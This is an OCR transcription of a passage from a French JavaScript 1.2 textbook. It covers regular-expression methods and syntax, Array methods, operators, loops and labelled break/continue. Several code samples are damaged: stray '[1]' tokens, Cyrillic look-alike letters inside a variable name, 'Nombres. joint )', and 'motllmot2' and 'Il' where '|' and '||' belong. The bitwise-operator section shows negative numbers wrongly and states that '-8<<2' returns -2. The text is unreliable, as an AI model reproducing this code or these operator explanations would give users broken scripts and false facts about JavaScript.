Cet exemple affiche sur le browser :

```
La correspondance du modèle : moi, Thuy
La partie du modèle mémorisée : Thuy
```

Appliquée à la chaîne *chaine,* la méthode *replace(re, remplaceCh)* remplace une ou toutes les correspondances du modèle *re* (selon que le drapeau 'g' a été positionné ou non lors de la création du modèle) par la chaîne *remplaceCh.* Si le modèle possède des éléments parenthésés (voir **Mémorisation des correspondances** à **un modèle,** page 372), ces éléments pourront être utilisés dans la chaîne *remplaceCh* en utilisant les symboles $1 à $9. Voici un rapide exemple qui permet d'intervertir les noms et prénoms dans une liste :

```
<SCRIPT LANGUAGE="JavaScript1.2">
ch = new String('Olivier Camp, Marc Hennus, Marc Bouisset' )
re = /(\w+)\s(\w+)/g
// $1 correspond au prénom et $2 au nom
document.write(ch.replace(re, '$2 $1'))
</SCRIPT>
```

Cet exemple affiche à l'écran :

```
Camp Olivier, Hennus Marc, Bouisset Marc
```

Appliquée à la chaîne *chaine,* la méthode *split(re)* la découpe en utilisant le modèle *re* comme séparateur et renvoie un tableau contenant le résultat du découpage.
L'exemple ci-dessous découpe une chaîne de caractères en utilisant tous les éléments de ponctuations possibles. On obtient un tableau avec tous les mots de la phrase découpée.

```
<SCRIPT LANGUAGE="JavaScript1.2">
re =/[,:;!'\-\.\(\)\?]/
ch = new String("Qui est-ce ? C'est moi, Thuy ?")
document.write(ch.split(re))
</SCRIPT>
```

Cet exemple renvoie le tableau :

```
["Qui", "est", "ce", "C", "est", "moi", "Thuy"]
```

Attention : les premières versions de Nestcape 4.0 supportent assez mal l'utilisation de caractères accentués avec la méthode *split()*.

Syntaxe

Nous présentons ici tous les éléments utilisés afin de créer des modèles complexes.

Les caractères spéciaux

Syntaxe	*Description*
.	Correspond à n'importe quel caractère. to..to correspond aussi bien à 'tototo' qu'à 'to--to' mais pas à 'totto'.
\	Indique que le caractère qui suit ne doit pas être considéré comme un caractère spécial. A\+ correspond à la chaîne 'A+' alors que A+ ne correspond pas à 'A+' mais à 'AA' par exemple.
\f	Correspond à un saut de page.
\n	Correspond à un saut de ligne.
\r	Correspond à un retour chariot.
\t	Correspond à une tabulation.

Les classes de caractères

Syntaxe	*Description*
[abc]	Correspond à tous les caractères présents entre les deux crochets. Il est possible d'indiquer toute une suite de caractères en utilisant un tiret. Par exemple, [a-e] correspond à [abcde], [a-z] correspond à tout l'alphabet en minuscules et [a-zA-Z] correspond à tout l'alphabet. [pf]ort correspondra à 'port' et à 'fort'.
[^abc]	Correspond à tous les caractères non présents entre les deux crochets. [^f]ort correspondra à 'port' mais pas à 'fort'.
\d	Correspond à un chiffre (on peut aussi l'écrire [0-9]). \d{3} correspond à tous les nombres de trois chiffres.
\D	Correspond à tout ce qui n'est pas un chiffre (on peut aussi l'écrire [^0-9]).
\w	Correspond à tout qui est composé de lettres, de chiffres ou de caractères underscore '_' (on peut aussi l'écrire [a-zA-Z0-9_], \w+ correspond à tous les mots composés d'au moins une lettre.
\W	Correspond à tout qui n'est pas composé de lettres, de chiffres ou de caractères underscore '_' (on peut aussi l'écrire [^a-zA-Z0-9_].
\s	Correspond à un espace, un retour à la ligne, un retour chariot ou une tabulation.
\S	Correspond à tout ce qui n'est pas un espace, un retour à la ligne, un retour chariot ou une tabulation.

Gestion du nombre d'occurrences d'un caractère ou d'une classe de caractères

Les symboles ci-desssous doivent être placés après un caractère ou une classe de caractè-

Syntaxe	*Description*
*	Le caractère doit apparaître zéro ou n fois. a*h correspondra à 'aaaaah' dans 'ouaaaaaah' et correspondra à 'h' dans 'boooh'.
+	Le caractère doit apparaître au moins une fois. maisons+ correspondra à 'maisons' mais pas à 'maison'.
?	Le caractère doit apparaître zéro ou une fois, maisons? correspondra à la fois à maison' et 'maisons'.
{numOccurence}	*numOccurence* est un entier. Le caractère doit apparaître exactement *numOccurence* fois. a{5) correspondra à 'aaaaa' dans 'ouaaaaaah'.
{min,}	*min* est un entier. Le caractère doit apparaître au moins *min* fois. \d{ 5,} correspondra à tous les nombres de plus de 5 chiffres.
{min, max}	*min* et *max* sont des entiers. Le caractère doit apparaître plus de *min* fois et moins de *max* fois.

Gestion de la position

Syntaxe	*Description*
^	Indique que la correspondance doit avoir lieu en début de chaîne de caractères. ^je correspond à 'je' dans 'je suis là' mais à rien dans 'là je suis'.
$	Indique que la correspondance doit avoir lieu en fin de chaîne de caractères. là$ correspond à 'là' dans 'je suis là' mais à rien dans 'là je suis'.
motllmot2	Indique que la correspondance peut se faire sur *motl* ou *mot2*. chatlchien correspondra à 'chien' dans 'mon chien' et à 'chat' dans 'mon chat'.

Exemples

Cet exemple remplace tout ce qui ressemble à une adresse électronique par la chaîne *'(désolé, cette adresse est indisponible pour l'instant)'*.

```
<SCRIPT LANGUAGE="JavaScript1.2">
re = /[a-zA-Z0-9\.-_]+@[a-zA-Z0-9\.-_] +/g
ch= new String("Voici mon adresse, Philippe.Chaleat@refer.edu.vn, ➥
et celle de mes voisins, Olivier.Camp@ifi.edu.vn")
document.write(ch.replace(re,  '(d&eacute;sol&eacute;, ➥
cette adresse est indisponible pour 1\'instant)'))
</SCRIPT>
```

Pour finir, voici un exemple qui met en rouge tous les mots d'une chaîne de caractères qui contiennent deux *s* successifs :

```
<SCRIPT LANGUAGE="JavaScript1.2 " >
re = /(\w+ss\w+)/g
ch = new String('Il a gliss&eacute; sur les fesses.')
```

```
document.write (ch.replace (re, '<FONT COLOR=red>$1</FONT>[1] ) )
</SCRIPT>
```

Mémorisation des correspondances à un modèle

Nous allons voir ici comment il est possible de stocker les correspondances d'un modèle dans une chaîne de caractères. Pour comprendre l'intérêt de cette opération, considérons un exemple un peu plus complexe. Imaginons qu'on veuille traiter des chaînes de caractères composées d'un nom, d'un prénom puis d'un âge en chiffres. Par exemple, à partir de la chaîne *'durand pierre 24',* on souhaite, à l'aide d'une substitution, créer la chaîne suivante : 'PIERRE a vingt quatre ans'. Pour cela, il va falloir trouver un modèle qui récupère le prénom et l'âge et qui les mémorise afin qu'on puisse les modifier. Le modèle ressemble à ceci : *\w+\s(\w+)\s(\d+).* La nouveauté dans ce modèle réside dans les parenthèses. Chaque fois qu'une correspondance du modèle sera détectée, les parties du modèle placées entre parenthèses seront mémorisées. Dans notre cas, la première paire de parenthèses mémorise la chaîne 'pierre', la seconde la chaîne '24'. Les parties mémorisées sont stockées dans l'objet préinstancié *RegExp.* Cet objet possède neuf propriétés, nommées $1, $2,..., $9 qui stockent les zones à mémoriser. Dans notre cas, on aura donc *RegExp.$1* qui vaudra 'pierre' et *RegExp.$2* qui vaudra '24'.

```
<SCRIPT LANGUAGE="JavaScript1.2">
ch = new String('durand pierre 24')
test = /\w+\s(\w+)\s(\d+)/
document. write ( ch. replace ( test, RegExp. $ 1. toUpperCase ( )
            + ' a ' + entoutelettre(RegExp.$2)) + ' ans.')

//
// Convertit un nombre inférieur à mille en lettre
// (cette fonction est incomplète)
//
function entoutelettre(nombre) {
centaine = Math.floor(nombre/100)
reste = nombre%100
centaineCh = [1]'
uniteCh = ''
switch (centaine) {
 case 1:
     centaineCh = 'cent '
     break
 case 2 :
     centaineCh = 'deux cents '
     break
 case 3 :
     centaineCh = 'trois cents '
     break
 case 4 :
     centaineCh = 'quatre cents '
     break
```

```
}
dizaine = Math.floor(reste/10 )
unité = reste%10
dizaineCh = ''
switch (unite) {
 case 1 :uniteCh = 'un'
     break
 case 2 : uniteCh = 1 deux'
     break
 case 3 : uniteCh = 'trois'
     break
 case 4: uniteCh = 'quatre'
     break
}
switch (dizaine) {
 case 1:dizaineCh = 'dix '
     if  (unite == 1) {uniteCh  = '';  dizaineCh = 'onze '}
     if  (unite == 2) {uniteCh  = '';  dizaineCh = 'douze '}
     if  (unite == 3) {uniteCh  = '';  dizaineCh = 'treize '}
     if  (unite == 4) {uniteCh  = '';  dizaineCh = 'quatorze '}
     break
 case 2: dizaineCh = 'vingt '
     break
 case 3: dizaineCh = 'trente '
     break
 case 4: dizaineCh= 'quarante '
     break
}
return (centaineCh + dizaineCh + uniteCh)
}
</SCRIPT>
```

Les tableaux comme objets

Constructeur

La création d'un objet tableau se fait de façon classique, en associant l'instruction *new* et le constructeur prédéfini *Array()*.

Syntaxe :

var nom_tableau = new Array()

On peut initialiser le tableau lors de sa création. Dans la syntaxe suivante, les valeurs *Valeur 1* à *ValeurN* correspondent respectivement aux index 0 à N-l, et peuvent être de tout type (nombre, chaîne, objet, tableau...) :

var Tab = new Array(Valeur1,..., ValeurN)

Enfin, on peut également initialiser le tableau avec une notation littérale. L'avantage de cette méthode est que le tableau est créé lors de la lecture du document HTML et non lors de l'exécution du code JavaScript. Il en résulte de meilleurs résultats lors de l'exécution des scripts. Dans la syntaxe suivante *Valeur1* à *ValeurN* correspondent respectivement aux index 0 à N-l, et peuvent être de tout type (nombre, chaîne, objet, tableau...) :

var Tab = [Valeur1,..., ValeurN]

Voici par exemple le cas de la déclaration littérale d'un tableau à deux dimensions ne contenant que des chiffres :

```
<SCRIPT LANGUAGE="JavaScript1.2">
  table = [[1, 2, 3],
                    [2, 4, 6],
                    [3, 6, 9]]
        alert(table[2] [ 2 ] )
</SCRIPT>
```

Propriétés

Les objets tableaux ne possèdent en général qu'une seule propriété, *length,* qui indique le nombre d'éléments dans le tableau. Voici la syntaxe de cette propriété :

nom_tableau.length

Propriété	*Description*
length	Nombre d'éléments dans le tableau.

Méthodes

Voici la liste des méthodes disponibles :

Méthode	*Description*
concat(*tableau1)*	Retourne un tableau composé de la concaténation du tableau auquel on applique la méthode et du tableau *tableau1*. Par exemple : *['aa', 'bb'].concat(['cc', 'dd'])* retournera le tableau *['aa', 'bb'cc', 'dd'].*
sort(*fonction _compare)*	Classe les éléments du tableau selon la fonction de comparaison *fonction_compare*. Si celle-ci n'est pas précisée, la comparaison est faite selon l'ordre alphabétique (ce qui peut poser problème avec des nombres !). La fonction de comparaison prend deux paramètres en arguments. Si le premier argument doit se trouver avant le second dans le classement final, la fonction doit retourner une valeur négative et une valeur positive. Si les deux paramètres sont de même rang la fonction doit retourner 0.

Méthode	*Description*
join*(sepateur)*	Retourne une chaîne de caractères composée de tous les éléments du tableau, séparés par la chaîne *sepateur*. Par défaut, le sepateur est une simple virgule.
reverse()	Inverse l'ordre des éléments du tableau auquel on applique la méthode.
slice*(debut, fin)*	Retourne un nouveau tableau composé des éléments à partir de l'index début et s'arrêtant à un élément avant l'index fin. Si fin est négatif, retourne un tableau composé des éléments à partir de l'index début et s'arrêtant fin éléments avant le dernier élément. Par exemple : ['aa'bb', 'cc', 'dd'].slice(0,2) retournera le tableau ['aa', 'bb']. ['aa', 'bb', 'cc', 'dd'].slice(1,-1) retournera le tableau ['bb', 'cc'].

Exemples

Voici un premier exemple illustrant les méthodes *join* et *reverse* :

```
<SCRIPT LANGUAGE="JavaScript1.2">
 // Création d'un tableau
 semaine = ['Dimanche' , 'Lundi', 'Mardi', 'Mercredi',
             'Jeudi', 'Vendredi', 'Samedi']
 // On affiche le jour de la semaine
 Aujourdhui = new Date()
 document.write('Aujourd'hui nous sommes '+
               semaine[Aujourdhui.getDay()] + '.<BR>')
 // On affiche la liste des jours de la semaine
 document.write('Affichage du tableau <I>semaine</I>
avec le se&eacute;parateur - :<BR>')
 document.write(semaine.join(' - ')+'<BR>')
 // On affiche la liste des jours hors WE
 document.write('Affichage du tableau des jours
hors WE avec le se&eacute;parateur - :<BR>')
 document.write(semaine.slice(1, -1).join(' - ')+'<BR>')
 // Dans l'ordre inverse
 document.write('Affichage du tableau <I>semaine</I>
apr&egrave;s application de la m&ecaute;thode
<I>reverve()</I>:<BR>')
 semaine.reverse()
 document.write(semaine.join(' - '))
</SCRIPT>
```


Figure 73 - Document array.htm

Le second exemple illustre la méthode *sort :*

```
<SCRIPT LANGUAGE="JavaScript1.2">
 // Soit une liste de personne
  Personnes = new Array('pierre', 'paul', 'jacques', 'henry',
'albert')
 //On affiche la liste d'origine
 document.write('Liste d\'origine : ' + Personnes.join()+'<BR>')
```

```
 //On classe la liste, sans préciser de fonction de comparaison
 //Le classement se fait donc dans l'ordre alphabétique
 Personnes.sort()
 // On affiche la liste classee
 document.write('Ordre alphabétique :  ' + Personnes.join()+'<BR>')
 // On peut aussi classer la liste selon l'ordre alphabétique de la
derniere lettre
 // Pour cela on definit une fonction de comparaison un peu spéciale
 function compDerniereLettre (a, b) {
     derniereLettreA = a.charAt(a.length - 1)
     dernieреLettreB = b.charAt(b.length - 1)
     if (dernieреLettreA < dernieреLettreB) {
        return -1
     }
     if (dernieреLettreA > dernieреLettreB) {
        return 1
     }
     return 0
 }
 // On affiche la liste classee selon la derniere lettre du nom
 document.write('Ordre alphabétique de la derniere lettre : ' +
                  Personnes.sort(compDerniereLettre) + ' <BR><BR>' )
 // Soit une liste de nombre
 Nombres = new Array(10, 5, 1, 110,   2)
 document.write ('Liste d\'origine :  ' + Nombres.join( ) + '<BR>')
 //On classe la liste, sans préciser de fonction de comparaison
 // Le classement se fait donc dans l'ordre alphabétique
 document.write('Ordre alphabétique   : '  + Nombres.sort() +'<BR>')
 // Fonction de comparaison pour 2 nombres
 function compNumerique(a, b) {
     //On renvoie a - b, de telle sorte que si a est inferieur à b
     // la fonction retourne une valeur negative et a se trouve donc
     // avant b dans le classement
     return a - b
 }
 //On classe maintenant la liste en précisant
 // une fonction de comparaison
 Nombres.sort(compNumerique)
 document.write('Ordre numérique :   '  +Nombres. joint ) + '<BR>')
</SCRIPT>
```

Figure 74 - Document sort.htm



Les opérateurs

Comme le C et le C++, JavaScript dispose d'une multitude d'opérateurs permettant de travailler avec des expressions numériques, booléennes, alphanumériques et même binaires. Rappelons rapidement ce qu'est une expression. Une expression est une combinaison de valeurs, de variables, d'opérateurs et d'autres expressions que le langage doit évaluer afin d'obtenir une seule valeur. Par exemple, *'4+3'* est une expression qui correspondra à la valeur 7. Il existe également des expressions qui permettent d'allouer une valeur à une variable. Par exemple *'x =7'* est une expression qui alloue 7 à la variable et qui correspond à la valeur 7 pour le langage (on dit également que cette affectation retourne la valeur 7). Ainsi, on peut tout à fait envisager le code suivant :

```
//On affecte à la variable x un entier entre 0 et 10
// Cette affectation retourne la valeur affectée sur laquelle
// on peut donc faire un test
if ( (x = Math.round(10*Math.random( ))) == 7) {
     alert('x vaut 7')
} else {
     // On affiche la valeur affectée à x
     alert('x ne vaut pas 7, mais ' + x)
}
```

Enfin, il existe des expressions dites conditionnelles qui correspondent à deux valeurs différentes selon qu'une condition (passée en paramètre) est vraie ou fausse au moment de l'évaluation de l'expression. La syntaxe d'une expression conditionnelle est issue de celle du C :

(condition) ? valeur_si_vrai : valeur_si_faux

Si la condition *condition* est vraie l'expression vaut *valeur_si_vrai,* sinon elle vaut *valeur_si_faux.* Cela permet d'avoir un code plus concis, mais pas forcément plus lisible. Ainsi, les deux bouts de code ci-dessous ont le même comportement.

Utilisation d'une expression conditionnelle :

```
statut = (age >=18) ? 'adulte' : 'mineur'
```

Utilisation de l'instruction *if...else :*

```
if (age >=18) {
 statut = 'adulte'
} else {
 statut = 'mineur'
}
```

Voici maintenant l'ensemble des opérateurs permettant de créer ces expressions.

Opérateurs arithmétiques

Ces opérateurs s'appliquent à des opérandes numériques. En plus des opérateurs classiques d'addition, de soustraction, de multiplication et de division, JavaScript connaît les opérateurs arithmétiques suivants :

- *%* est l'opérateur modulo. Il retourne le reste de la division entière du premier opérande par le deuxième. Par exemple, *10 % 3* retourne 1.
- ++ est l'opérateur d'incrémentation. Placé devant l'opérande, il lui ajoute 1 et retourne la valeur ainsi obtenue. Placé derrière l'opérande, il retourne la valeur de l'opérande puis ajoute 1 à cet opérande. Par exemple :

```
var x = 0
document.write ('x = ' + ++x) // affiche x = 1
document.write ('x = ' + x++) // affiche x = 1
document.write('x = '+ x) //affiche x = 2
```

- --est l'opérateur de décrémentation. Placé devant l'opérande, il lui enlève 1 et retourne la valeur ainsi obtenue. Placé derrière l'opérande, il retourne la valeur de l'opérande puis enlève 1 à cet opérande.

Opérateurs booléens

JavaScript connaît les opérateurs booléens classiques :

- && est le ET logique. Si les deux opérandes sont vrais *(true),* cet opérateur retourne vrai ; sinon, il retourne faux ;
- Il est l'opérateur OU logique. Si les deux opérandes sont faux, cet opérateur retourne faux ; sinon, il retourne vrai ;
- ! est l'opérateur de négation. La négation de *true* est *false* et vice-versa.

Remarques : Il est conseillé de toujours utiliser des parenthèses afin d'évaluer une expression logique. Les expressions booléennes sont toujours évaluées de gauche à droite.

Opérateurs binaires

Les opérateurs binaires permettent de travailler sur la représentation binaire d'un entier. Les entiers sont représentés sur 32 bits. Par exemple, l'entier 21 sera représenté par :

```
00000000000000000000000000010101
```

L'entier 10 sera représenté par :

```
00000000000000000000000000001010
```

Les opérateurs binaires réalisent des opérations bit à bit à partir des représentations binaires des deux opérandes. Ainsi, chaque bit d'un opérande est combiné avec le bit de même rang de l'autre opérande.

- & est l'opérateur ET. Si les deux bits combinés valent 1, le bit obtenu vaut 1 ; sinon, il vaut 0. Par exemple, 21 & 10 retourne la valeur 00000000000000000000000000000000, soit 0 ;
- | est l'opérateur OU. Si les deux bits combinés valent 0, le bit obtenu vaut 0 ; sinon, il vaut 1. Par exemple, 21 | 10 retourne 00000000000000000000000000011111, soit 31 ;
- ^ est l'opérateur OU exclusif. Si les deux bits combinés ont des valeurs différentes, le bit obtenu vaut 1 ; sinon, il vaut 0. Par exemple, 21 ^ 21 retourne 00000000000000000000000000000000, soit 0.

Parmi les opérateurs binaires, il y a également des opérateurs de décalage. Pour ces opérateurs, le premier opérande est le nombre sur lequel porte le décalage, et le second le nombre de bits de décalage.

- << est l'opérateur de décalage à gauche. Des zéros sont insérés à droite. Par exemple :

```
00000000000000000000000000001000 correspond à 8
00000000000000000000000000100000 correspond à 8<<2 qui retourne donc
32
```

- >> est l'opérateur de décalage à droite (le premier bit n'est pas touché). Des zéros sont insérés à gauche à partir du second bit. Par exemple :

```
00000000000000000000000000001000 correspond à 8.
00000000000000000000000000000010  correspond à 8>>2, qui retourne 2.
Et
10000000000000000000000000001000 correspond à -8.
10000000000000000000000000000010 correspond à -8<<2, qui retourne -2.
```

- >>> est l'opérateur de décalage à droite sans conservation du signe. Des zéros sont insérés à gauche, dès le premier bit. Par exemple :

```
10000000000000000000000000001000 correspond à -8.
01000000000000000000000000000010 correspond à -8>>>2, qui retourne
1073741822.
```

Opérateurs d'affectation

Une expression peut permettre d'affecter une valeur à une variable. Pour cela, elle doit utiliser un opérateur d'affectation. L'opérateur de base est bien sûr le signe égal. Par exemple, x=7 affecte 7 à la valeur x. Mais il est possible de combiner cet opérateur avec les opérateurs arithmétiques, et binaires. Voici la liste de ces combinaisons :

- **x+= y** **correspond à** **x = x + y**
- **x-=y** **correspond à** **x = x- y**
- **x*=y** **correspond à** **x = x* y**
- **x/= y** **correspond à** **x = x / y**
- **x%= y** **correspond à** **x = x % y**
- **x<<= y** **correspond à** **x = x<< y**
- **x>>= y** **correspond à** **x = x<< y**
- **x»>= y** **correspond à** **x = x>>>y**
- **x&=y** **correspond à** **x = x & y**
- **x^=y** **correspond à** **x = x ^ y**
- **x|= y** **correspond à** **x = x | y**

Opérateurs de comparaison

Les opérateurs de comparaison permettent de créer des expressions booléennes. Ils servent à comparer deux valeurs. Si la comparaison s'avère vérifiée (par exemple 1 < 2), alors l'expression vaut *true* ; sinon l'expression vaut *false.* Ces opérateurs peuvent être utilisés pour comparer aussi bien des valeurs numériques que des chaînes de caractères.

- == retourne *true* si les deux opérandes sont identiques. (1==1) vaut *true.*
- != retourne *true* si les deux opérandes sont différents. (1 !=2) vaut *true.*
- <= retourne *true* si le premier opérande est inférieur ou égal au second. (1<=2) vaut *true.*
- >= retourne *true* si le premier opérande est supérieur ou égal au second. (2>=1) vaut *true.*
- < retourne *true* si le premier opérande est inférieur au second. (1<2) vaut *true.*
- > retourne *true* si le premier opérande est supérieur au second. (2>1) vaut *true.*

Remarque : Il est conseillé de toujours insérer une comparaison entre parenthèses.

Les instructions de base

JavaScript possède seulement douze instructions de base et deux méthodes pour insérer des commentaires dans le code. Voici le détail de chacune d'entre elles.

Les commentaires

Comme dans tous les langages de programmation, les commentaires ont un rôle primordial. C'est grâce à eux que votre code sera lisible et facile à corriger ou à modifier. JavaScript propose deux façons d'insérer des commentaires dans le code.
La première consiste à utiliser deux barres obliques (*slash)* / en début de ligne. Cette méthode permet d'insérer une seule ligne de commentaires. Par exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
  // On écrit bonjour
  document.write('Bonjour et ')
  // On écrit Au revoir
  document.write('Au revoir')
</SCRIPT>
```

La seconde méthode permet d'insérer simultanément plusieurs lignes de commentaires. Ces lignes doivent être insérées entre les symboles /* et */. Par exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
  /* On écrit bonjour
  puis
  on écrit Au revoir */
  document.write('Bonjour et ')
  document.write('Au revoir')
</SCRIPT>
```

Les variables

var est utilisée pour déclarer de nouvelles variables. L'usage de *var* est optionnel puisque la déclaration des variables est optionnelle en JavaScript (voir **Les variables,** page 289). Cependant, il est recommandé pour des raisons de lisibilité, *var* peut être utilisée en dehors du corps d'une fonction pour définir une variable globale, ou dans le corps d'une fonction pour définir une variable locale.

Syntaxe :

var varl

ou

var var1=valeur1

var var1,...,varN

Voici un exemple où l'on définit une variable globale et une variable locale :

```
<SCRIPT LANGUAGE="JavaScript1.2">
```

```
  // Définition de la variable globale
  var globale = 'Moi je suis globale'
  function Rien() {
      var locale = 'et moi je suis locale'
      return locale
  }
</SCRIPT>
```

Les boucles

Les blocs d'intructions nommés

JavaScript permet de nommer une instruction ou un bloc d'instructions (délimité par les caractères *{* et *}*). Ce nom peut ensuite être utilisé par les instructions *break* et *continue* pour leur indiquer où continuer l'exécution du programme.

Syntaxe :

```
Nom_de_Bloc :
        Instruction

Nom_de_Bloc : {
        Instruction 1

         InstructionN
```

Exemple : voir les instructions *break* et *continue.*

do ... while

L'instruction *while* permet de répéter l'exécution d'un bloc d'instructions tant que la condition passée en paramètre est vérifiée (c'est-à-dire correspond à la valeur booléenne *true).* La condition est testée après chaque exécution du bloc d'instructions. Dans tous les cas, le bloc d'instructions est donc au moins exécuté une fois.

Syntaxe :

```
do {
        Instruction 1

         InstructionN
} while (condition)
```

Exemple :

```
var nombre = 2
do {
     document.write('Ok : ' + nombre + '<BR>')
     nombre += 1
} while ((nombre < 5)&&(nombre >2))
```

Cet exemple affichera à l'écran :

```
Ok : 2
Ok : 3
Ok : 4
```

while

L'instruction *while* permet de répéter l'exécution d'un bloc d'instructions tant que la condition passée en paramètre est vérifiée (c'est-à-dire correspond à la valeur booléenne *true)*. La condition est testée avant chaque exécution du bloc d'instructions. Si la condition n'est pas vérifiée lors du premier passage, le bloc d'instructions n'est jamais exécuté.

Syntaxe :

while (condition) {
Instruction 1

InstructionN

Dans l'exemple suivant, on incrémente un compteur. Dès qu'il vaut trois, la condition passée en paramètre de l'instruction *while* est fausse. La boucle est donc terminée au bout de trois itérations :

```
// On exécute 3 fois les mêmes commandes
var compteur = 0
while (compteur < 3) {
     document.write('Qu\' est-ce que vous dites ?' + '<BR>')
     compteur = compteur + 1
}
```

Dans l'exemple suivant, on utilise l'instruction *while* pour réaliser une boucle infinie. Pour cela, on passe *true* en paramètre à l'instruction *while :*

```
while (true) {
     document.write('Je ne m\'arrête jamais...' + '<BR>')
}
```

for

Comme l'instruction *while,* l'instruction *for* est utilisée pour répéter l'exécution d'une série de commandes. Cependant, cette instruction est plus intéressante car elle permet en outre de préciser une commande à exécuter avant la première itération (paramètre *expr_initiale),* une commande à exécuter après chaque itération *(expr_repetee)* et enfin la condition qui doit être vérifiée avant d'entamer une nouvelle itération (*condition*). Dans la majorité des cas, l'instruction *for* est utilisée lorsqu'on désire avoir un entier qui balaye toutes les valeurs entre deux bornes.
Il faut noter que chacun des paramètres de l'instruction for est optionnel.

Syntaxe :

```
for (expr_initiale; condition; expr_repetee) {
        Instruction1

        InstructionN
```

Voici l'exemple d'un entier qui balaye toutes les valeurs entre 5 et 10. Le paramètre *exprjnitiale* initialise la variable *i* à 5, la condition pour continuer l'itération est que *i* soit inférieur ou égal à 10 et le paramètre *expr_repetee* incrémente de 1 la variable *i :*

```
for (i = 5; i <= 10; i++) {
     document.write(i + '<BR>')
```

L'exemple suivant illustre une autre façon de réaliser une boucle infinie en utilisant le fait que les paramètres de l'instruction *for* sont optionnels :

```
for (; ;) {
     document.write('Je ne m\ 'arr&ecirc;te jamais...' + '<BR>')
}
```

for... in

Cette instruction permet d'avoir une variable qui balaye l'ensemble des index d'un tableau ou l'ensemble des propriétés d'un objet selon qu'on lui passe en paramètre un tableau ou un objet. En fait, la notion de propriété et d'index de tableau est très proche (voir Les tableaux, page 303).

Syntaxe :


```
for (variable in tableau) {
        Instruction 1

        InstructionN
```

```
for (variable in objet) {
        Instruction 1

        InstructionN
}
```

Cet exemple permet d'obtenir la liste des propriétés de l'objet prédéfini *window*.

```
<SCRIPT LANGUAGE="JavaScript1.2">
document.write('Voici la liste des propri&eacute; t&eacute; s de
l'objet <I>navigator</I> :<BR>')
for (prop in navigator) {
      document.write('navigator.'.italics() + prop.italics() + '<BR>')
}
</SCRIPT>
```

Figure 75 - Document naviprop.htm



Cet exemple permet d'obtenir la liste des index d'un tableau :

```
var Tab = new Array()
Tab[0] = 'Un'
Tab[1] = 'Deux'
Tab[2] = 'Trois'
for (index in Tab) {
      document.write('Tab[' + index + '] = ')
      //On affiche la valeur correspondante
      document.write(Tab[index] + '<BR>')
}
```

break

break est utilisé pour sortir prématurément d'une boucle réalisée à l'aide d'une des instructions *while* ou *for*. Un appel à *break* interrompt l'itération en cours et provoque l'exécution de la première instruction suivant cette boucle.

Syntaxe :

break

Voici l'exemple d'une boucle infinie qui se termine lorsque le nombre aléatoire *hasard* vaut 7 :

```
// Boucle infinie
while (true) {
      // Nombre aleatoire entre 0 et 7
      hasard = Math.round(7 *Math.random ( ))
      if ( hasard == 7 ) {
          break
      }
}
document.write('Si l\'on passe ici c'est que hasard vaut 7')
```

break peut aussi être utilisé pour sortir prématurément d'un bloc d'instructions nommé (à l'aide de l'instruction *label).*

Syntaxe :

break nom_bloc

Exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">

// Premier bloc d'instructions nomme
début : {
 document.write('Un<BR>')

 // Deuxieme bloc d'instructions nomme
 suite : {
     document.write('Deux<BR>')
     // Ici on sort du deuxieme bloc nomme
     break suite
     document.write('Trois<BR>')
 }
 document.write('Quatre<BR>')
 // Ici on sort du premier bloc nomme
 break début
 document.write('Cinq<BR>')
}
document.write('Six<BR>')
</SCRIPT>
```

Figure 76 - brlabel.htm

Cet exemple affichera :

```
Un
Deux
Quatre
Six
```

sur le *browser*.

continue

continue est utilisé au sein d'une boucle réalisée à l'aide d'une des instructions *while* ou *for* pour interrompre l'itération courante et passer directement à l'itération suivante (les instructions de la boucle placées après l'appel à *continue* ne sont donc pas exécutées).

Syntaxe :

continue

Dans l'exemple suivant, on fait un tirage de 100 nombres aléatoires compris entre 0 et 100, nombres qu'on n'affiche que s'ils sont différents de 7 :

```
// Boucle de 100 iterations
<SCRIPT LANGUAGE="JavaScript1.2">
for(i=0;i<99;i++) {
      // Nombre aleatoire entre 0 et 100
      hasard = Math.round(100 *Math.random())
      // Si le nombre est 7, on recommence un nouveau tirage
      if ( hasard == 7 ) {
          // On passe directement à 1'iteration suivante
          continue
      }
      // Sinon, on l'affiche
      document.write(hasard + ' - ')
}
</SCRIPT>
```

continue peut également être utilisé au sein d'une boucle *while* ou *for* nommée. Dans ce cas, le nom de bloc permet de préciser la boucle concernée par l'instruction *continue*.

Syntaxe :

continue nom_bloc

Exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
document.write('<TABLE BORDER=2>')
Ligne:
for (numLigne=1; numLigne<6; numLigne++) {
  // On saute la deuxieme ligne
```

```
if (numLigne ==2) {
    continue Ligne
}
document.write('<TR>')
Colonne:
for (numColonne=1; numColonne<6; numColonne++) {
    //On saute la cellule 3x4
    if ((numLigne == 3)&&(numColonne ==4)) {
        document.write('<TD>On saute la cellule')
        continue Colonne
    }
    //On arrête la quatrieme ligne des la deuxieme colonne
    if ((numLigne == 4)&&(numColonne ==2)) {
        document.write('<TD>On passe a la ligne')
        continue Ligne
    }
    document .write ('<TD>' + numLigne + 'x' + numColonne)
}
}
document.write('</TABLE>')
</SCRIPT>
```

Figure 77 - continue.htm

Les fonctions

function

Cette instruction permet de définir une fonction JavaScript, c'est-à-dire de regrouper un ensemble d'instructions afin d'en faire une unité cohérente qu'on nomme et à laquelle on peut faire appel à tout moment comme à une nouvelle instruction du langage.

Syntaxe si la fonction ne retourne pas de valeur :

```
function Nom_Function ( Arg1, ,  ArgN) {
        Instruction 1

        InstructionM
}
```

Syntaxe si la fonction retourne une valeur :

```
